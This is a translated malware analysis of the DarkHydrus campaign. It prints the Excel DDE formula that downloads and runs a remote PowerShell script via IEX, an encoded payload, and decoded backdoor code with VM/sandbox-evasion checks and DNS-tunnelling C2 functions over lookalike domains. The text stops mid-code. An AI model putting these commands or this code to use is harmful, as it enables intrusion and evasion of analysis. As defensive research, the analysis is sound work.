


本文翻译自：<https://Offset.wordpress.com/2018/08/03/post-0x15-darkhydrus/>

研究人员发现一起使用powershell恶意软件攻击中东地区的攻击活动，Unit 42的研究人员将攻击活动命名为DarkHydrus。本文对其进行分析：


MD5:

```
..iqy:          377cfd5b9aad2473d1659a5dbad01d90
  Downloader:   bd764192e951b5afd56870d2084bccfd
  Final Stage:  953a753dd4944c9a2b9876b090bf7c00
```


DarkHydrus使用含有密码保护的.RAR文件的鱼叉式钓鱼邮件来感染目标。.RAR文件含有一个含有URL的IQY文件，IQY文件是Excel Internet Query file。默认情况下，当Excel打开并执行IQY文件后，Excel会从IQY中的URL处提取内容，直到出现弹窗告警为止。下面先看一下IQY文件：



当IQY文件执行时，Excel会从url的web服务器上获取一个releasenotes.txt文件。下面看一下IQY文件执行时的动态分析：



在文件执行时，Excel会弹出运行iqy文件可能会存在的安全威胁告警消息，点击Enable（开启）后可以继续运行。



然后会弹出一个执行cmd.exe的安全警告。点击yes后，会创建cmd.exe，然后运行Powershell.exe进程。然后看一下releasenotes.txt的内容：



```
=cmd|' /c C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -nop -exec bypass -c IEX ((New-Object Net.WebClient).DownloadString('http://microsoft.net/winupdate.ps1'))' !A0
```



命令保存在A0中，由Excel执行。命令执行后会从microsoft/winupdate.ps1下载一个字符串，并由IEX执行。所以Powershell命令应该是stage 2的真实payload。



```
(nEW-oBJEcT io.coMPreSSIOn.DeFLatEstreAM([IO.mEMoRYsTrEAM][SYSTEM.CoNVERT]::fR0mbaSe64sTrInG(
"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
```

winupdate.ps1中的数据是经过压缩和base 64编码的，所用的方法与Emotet downloader一样。

```

r00t@Comp-X555LAB: ~/Documents/Reverse Engineering/Tools/Malware/DarkHydrus
r00t@Comp-X555LAB:~/Documents/Reverse Engineering/Tools/Malware/DarkHydrus$ python
Python 2.7.14+ (default, Dec 5 2017, 15:17:02)
[GCC 7.2.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import base64, zlib
>>> payload = open("encoded_payload.txt", "rb")
>>> decoded_payload = open("decoded_payload.ps1", "wb")
>>> data = payload.read()
>>> data = base64.b64decode(data)
>>> data = zlib.decompress(data, -15)
>>> decoded_payload.write(data)
>>> payload.close()
>>> decoded_payload.close()
>>> █

```

先知社区

因为用的是同样的powershell混淆方法，因此可以用下图中的python脚本进行解编码和解压缩payload。

```

$ErrorActionPreference = "silentlycontinue"
$Global:domainList =
"anycconnect.stream","bigip.stream","fortiweb.download","kaspersky.science","microtik.stream","owa365.bid","symanteclive.download","windowsdefender
$Global:domain = $Global:domainList[0]
$Global:server = ''
$Global:min_query_size = 30
$Global:max_query_size = 43
$Global:sleep = 3
$Global:jitter = 20
$Global:id = ''
$Global:hasGarbage = "0";
$Global:hasstartup = "1";
$Global:powershellScripts = New-Object Collections.ArrayList
$win7 = $false
$Global:sleepPerRequest = 1;
$Global:max_request = 100;
$Global:request_counter = 0;
$Global:queryTypes = "A","AAAA","AC","CNAME","MX","TXT","SRV","SOA";
$Global:mode = "";
$Global:hybridMode = $true;
$Global:useAC = $false;
$Global:queryTimeout = 5;
function sandbox()
{
    $memorySizeLimit = 2900000000
    $queries = New-Object System.Collections.ArrayList
    $queries.Add("select * from win32_BIOS where SMBIOSBIOSVERSION LIKE '%VBOX%'") | Out-Null
    $queries.Add("select * from win32_BIOS where SMBIOSBIOSVERSION LIKE '%bochs%'") | Out-Null
    $queries.Add("select * from win32_BIOS where SMBIOSBIOSVERSION LIKE '%qemu%'") | Out-Null
    $queries.Add("select * from win32_BIOS where SMBIOSBIOSVERSION LIKE '%VirtualBox%'") | Out-Null
    $queries.Add("select * from win32_BIOS where SMBIOSBIOSVERSION LIKE '%VM%'") | Out-Null
    foreach ($query in $queries)
    {
        $result = ''; Clear-Variable result;
        $result = Get-WmiObject -Query $query
        if ($result)
    }
}

```

先知社区

从文档中我们可以看到VBox、VirtualBox、Qemu这样的关键字，这是恶意软件防止被分析的一种方法。DNS通信基于下面的queryTypes变量：

"A", "AAAA", "AC", "CNAME", "MX", "TXT", "SRV", "SOA";

在分析C2协议前，研究人员找出了恶意软件使用的反分析方法，保存在Sandbox()函数中：



```
function sandbox()
{
    $memorySizeLimit = 2900000000
    $queries = New-Object System.Collections.ArrayList
    $queries.Add("select * from win32_BIOS where SMBIOSBIOSVERSION LIKE '%VBOX%'") | Out-Null
    $queries.Add("select * from win32_BIOS where SMBIOSBIOSVERSION LIKE '%bochs%'") | Out-Null
    $queries.Add("select * from win32_BIOS where SMBIOSBIOSVERSION LIKE '%qemu%'") | Out-Null
    $queries.Add("select * from win32_BIOS where SMBIOSBIOSVERSION LIKE '%VirtualBox%'") | Out-Null
    $queries.Add("select * from win32_BIOS where SMBIOSBIOSVERSION LIKE '%VM%'") | Out-Null
    foreach ($query in $queries)
    {
        $result = ''; Clear-Variable result;
        $result = Get-WmiObject -Query $query
        if ($result)
        {
            Write-Host "Virtual Machine Founded." -ForegroundColor Red
            exit;
        }
    }
    $query = "Select * from win32_BIOS where Manufacturer LIKE '%XEN%'"
    $result = Get-WmiObject -Query $query
    if ($result) {Write-Host "Virtual Machine Founded." -ForegroundColor Red; exit; }
    $result = Get-WmiObject -Query "Select TotalPhysicalMemory from Win32_ComputerSystem" | Out-String
    $result = [regex]::Match($result,"TotalPhysicalMemory : (\d+)")
    $memory = $result.Groups[1].Value
    if ([int64]$memory -lt [int64]$memorySizeLimit)
    {
        exit
    }
    $cpuCoreNumber = gwmi -Class win32_Processor | select NumberOfCores | Out-String
    $cpuCoreNumber = [regex]::Match($cpuCoreNumber,".*(\d+)")
    $cpuCoreNumber = $cpuCoreNumber.Groups[1].Value
    if ($cpuCoreNumber -le 1)
    {
        exit
    }
}
```



## 反分析方法

恶意软件嵌入的反分析方法包括：

样本使用WMI来找出SMBIOSBIOSVersion，如果与VBOX、bochs、qemu、VirtualBox、VM任何一个关键字匹配，恶意软件就会打印Virtual Machine Founded，然后结束运行。如果与上面的关键字不匹配，就检查Manufacturer与XEN是否匹配。如果匹配，打印Virtual Machine

Founded，然后结束运行。然后查询总的物理内存，如果小于硬编码的内存大小限制（2900000000），就退出运行。如果所有检查都通过，并且匹配，恶意软件会继续检测。

```
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\RE> Get-WmiObject win32_bios

SMBIOSBIOSVersion : VirtualBox
Manufacturer      : innotek GmbH
Name              : Default System BIOS
SerialNumber      : 0
Version           : VBOX - 1

PS C:\Users\RE>
```



所以，怎么绕过这些检查呢？其实非常容易。上图是用Powershell提出的Win32\_Bios信息，里面有两个关键的信息，SMBIOSBIOSVersion和Version。因为恶意软件会检查Object Format (MOF)文件进行分析，就可以改变的Win32\_Bios值，所以当恶意软件去提取SMBIOSBIOSVersion信息时，就不会匹配为虚拟机了。

```
#pragma namespace ("\\\\.\\root\\CIMv2")
class Win32_BIOS
{
    [key]
    string SMBIOSBIOSVersion;
    [key]
    string Manufacturer;
    [key]
    string Name;
    [key]
    string SerialNumber;
    [key]
    string Version;
};

[DYNPROPS]
instance of Win32_BIOS
{
    SMBIOSBIOSVersion = "Legit_PC";
    Manufacturer = "Sony";
    Name = "Computer";
    SerialNumber = "13.37";
};|
```



将上图中的信息复制并保存为.mof文件，保存到桌面。为了改变这些信息，需要admin管理员权限，以管理员权限运行powershell。运行mofcomp.exe，就可以看到和上图

```
Administrator: Windows PowerShell
PS C:\Windows\system32> Get-WmiObject win32_bios

SMBIOSBIOSVersion : VirtualBox
Manufacturer       : innotek GmbH
Name               : Default System BIOS
SerialNumber       : 0
Version            : UBOX - 1

PS C:\Windows\system32> mofcomp.exe C:\Users\RE\Desktop\anti_anti_vn.mof
Microsoft (R) MOF Compiler Version 6.1.7600.16385
Copyright (c) Microsoft Corp. 1997-2006. All rights reserved.
Parsing MOF file: C:\Users\RE\Desktop\anti_anti_vn.mof
MOF file has been successfully parsed
Storing data in the repository...
WARNING: File C:\Users\RE\Desktop\anti_anti_vn.mof does not contain #PRAGMA AUTORECOVER.
If the WMI repository is rebuilt in the future, the contents of this MOF file will not be included in the new WMI repository.
To include this MOF file when the WMI Repository is automatically reconstructed, place the #PRAGMA AUTORECOVER statement
on the first line of the MOF file.
Done!
PS C:\Windows\system32> Get-WmiObject win32_bios

__GENUS           : 2
__CLASS            : Win32_BIOS
__SUPERCLASS       : 
__DYNASTY          : Win32_BIOS
__RELPATH          : Win32_BIOS.Manufacturer="Sony",Name="Computer",SerialNumber="13.37",SMBIOSBIOSVersion="Legit_PC",Version="<9D17582F-102C-4D3C-A09D-A2F90A2EC6E3>"
__PROPERTY_COUNT   : 5
__DERIVATION       : {}
__SERVER           : REVERSING
__NAMESPACE        : ROOT\CIMv2
__PATH             : \\REVERSING\ROOT\CIMv2:Win32_BIOS.Manufacturer="Sony",Name="Computer",SerialNumber="13.37",SMBIOSBIOSVersion="Legit_PC",Version="<9D17582F-102C-4D3C-A09D-A2F90A2EC6E3>"
Manufacturer       : Sony
Name               : Computer
SerialNumber       : 13.37
SMBIOSBIOSVersion  : Legit_PC
Version            : <9D17582F-102C-4D3C-A09D-A2F90A2EC6E3>
```



还添加了其他的信息，manufacturer被修改为Sony，SMBIOSBIOSVersion被修改为Legit\_PC。MOF文件中Version的没有变化，这看起来像个GUID，而不是VBOX。

```
Administrator: Windows PowerShell
PS C:\Windows\system32> $queries = New-Object System.Collections.ArrayList
PS C:\Windows\system32> $queries.Add("select * from win32_BIOS where SMBIOSBIOSVERSION LIKE '%UBOX%'")
0
PS C:\Windows\system32> $queries.Add("select * from win32_BIOS where SMBIOSBIOSVERSION LIKE '%bochs%'")
1
PS C:\Windows\system32> $queries.Add("select * from win32_BIOS where SMBIOSBIOSVERSION LIKE '%qemu%'")
2
PS C:\Windows\system32> $queries.Add("select * from win32_BIOS where SMBIOSBIOSVERSION LIKE '%VirtualBox%'")
3
PS C:\Windows\system32> $queries.Add("select * from win32_BIOS where SMBIOSBIOSVERSION LIKE '%VM%'")
4
PS C:\Windows\system32> foreach ($query in $queries) {
>> $result = ''; Clear-Variable result;
>> $result = Get-WmiObject -Query $query
>> if ($result) {
>>     Write-Host "Virtual Machine Founded." -ForegroundColor Red
>> }
>> }
PS C:\Windows\system32>
```

先知社区

当在Sandbox函数中运行同样的Powershell命令时，就可以看到不匹配任何虚拟机信息。

```
$result = Get-WmiObject -Query "Select TotalPhysicalMemory from Win32_ComputerSystem" | Out-String
$result = [regex]::Match($result,"TotalPhysicalMemory : (\d+)")
$memory = $result.Groups[1].Value
if ([int64]$memory -lt [int64]$memorySizeLimit) {
    exit
}
```

为了绕过其他的分析方法，还要分配更多的RAM给虚拟机，确保大小超过2.9GB。处理器内核至少要2个，如果是1个的话，恶意软件就会退出。最后，确保恶意软件执行

```
function query($query=$Global:id, $type=$Global:mode, $test=$false, $change_mode=$Global:hybridMode){
    $check = $false;
    $result = ''; clear-variable result;

    do {
        $Global:request_counter++; # Request Counter = 0 + 1
        if ($Global:request_counter -gt $Global:max_request) # If request_counter greater than Max_Request (= 100)
        {
            sleep -Seconds $Global:sleepPerRequest # sleepPerRequest = 1
            $Global:request_counter = 0; # Reset Counter
        }
        try {
            ipconfig /flushdns # Flush DNS
            $Global:domain = roundRobin -list $Global:domainList -current $Global:domain # Pick domain
            if ($change_mode) {
                $Global:mode = roundRobin -list $Global:queryTypes -current $Global:mode # Pick communication method
            }
            else {
                $Global:mode = $type # "A","AAAA","AC","CNAME","MX","TXT","SRV","SOA"
            }
            $tempMode = $Global:mode; # "A","AAAA","AC","CNAME","MX","TXT","SRV","SOA"
            if ($tempMode.ToLower() -eq 'ac') { # If tempMode.ToLower() = ac:
                $Global:useAC = $true;
                $tempMode = 'a';
            }
            else {
                $Global:useAC = $false; # Otherwise, false
            }

            $parameters = "-q=$tempMode $query.$Global:domain $Global:server"
            # -q=AAAA ''.anyconnect.stream ''
        }
    }
}
```

先知社区

## 通信方法

看起来，query()函数好像是负责与C2服务器通过新。另外，攻击者好像是使用DNS来进行通信，因为nslookup.exe也在url列表中。为了确认query()函数需要的参数的意义

```
foreach ($t in $Global:queryTypes) {
    if ($Global:id.Length -ge 1) {
        $response = query -query $Global:id -type $t -test $true -change_mode $false
    }
    else {
        $response = query -query $PID -type $t -test $true -change_mode $false
    }
}
```

代码在for循环中，一共运行8次，这是根据queryTypes变量中保存的查询类型数决定的。\$t表示当前查询的类型。If语句用来检查变量id的长度是否大于等于1，如果大于

```

        if ($Global:useAC) # If using 'AC'
        {
            $parameters = "-timeout=$Global:queryTimeout -q=$typeMode $query.ac.$Global:domain $Global:server"
            #-timeout = 5 -q=AC "" .ac.anyconnect.stream ""
        }
        $result = iex "nslookup.exe $parameters" # nslookup.exe -q=AAAA anyconnect.stream |
        $check = $true;
        if ($result -match 'timeout' -or $result -match 'Unknown can' -or $result -match 'Unspecified error' ) {
            $check = $false # If unsuccessful
        }
        if ($result -match 'canonical name' -or $result -match 'mx' -or $result -match 'nameserver' -or $result -match 'mail
server' -or $result -match 'address') {
            $check=$true # If successful
        }

        if ($result -match '00900' -or $result -match '1.2.9.\d+' -or $result -match '2200::') {
            return "cancel" # Also unsuccessful
        }
    } catch {
        # If error
        $check = $false;
        if ($test) # If test is true
        {
            return $false;
        }
    }
    if ($test -and $check -eq $false) # If test and check = false
    {
        return $false;
    }
    $sleep = $Sleep
}
while(-not $check) # Loop
return $result # Return result of query

```

变量

\$Parameters是根据通信方法、域名、使用的服务器、ID、PID来填充的。然后使用iex来调用nslookup.exe，传递变量\$parameters作为参数。然后程序会检查命令返回的结果，如果匹配name、mx、nameserver、mailserver、address。如果匹配，变量\$check会被设置为true，否则设置为false或函数返回cancel值。如果一切正常，函数会返回nslookup

```

        if ($response -eq $false) {
            $testsResult.Add("$t|0")
        }
        else {
            $testsResult.Add("$t`1")
        }
        if ($response -ne $false -and $Global:id.Length -lt 1)
        {
            $Global:mode = $t;
            $first_successfull_mode = $t;
            try{
                $id = magic -data $response -state 'getid'
                if ($id -eq 0 -or $id -eq '0'){ continue; }
                $Global:id = $id;
            }catch{
                $Global:id = "";
                test;
                return;
            }
        }

        if ($Global:id.Length -lt 1)
        {
            sleep -Seconds $waiting
            test -waiting ($waiting*2)
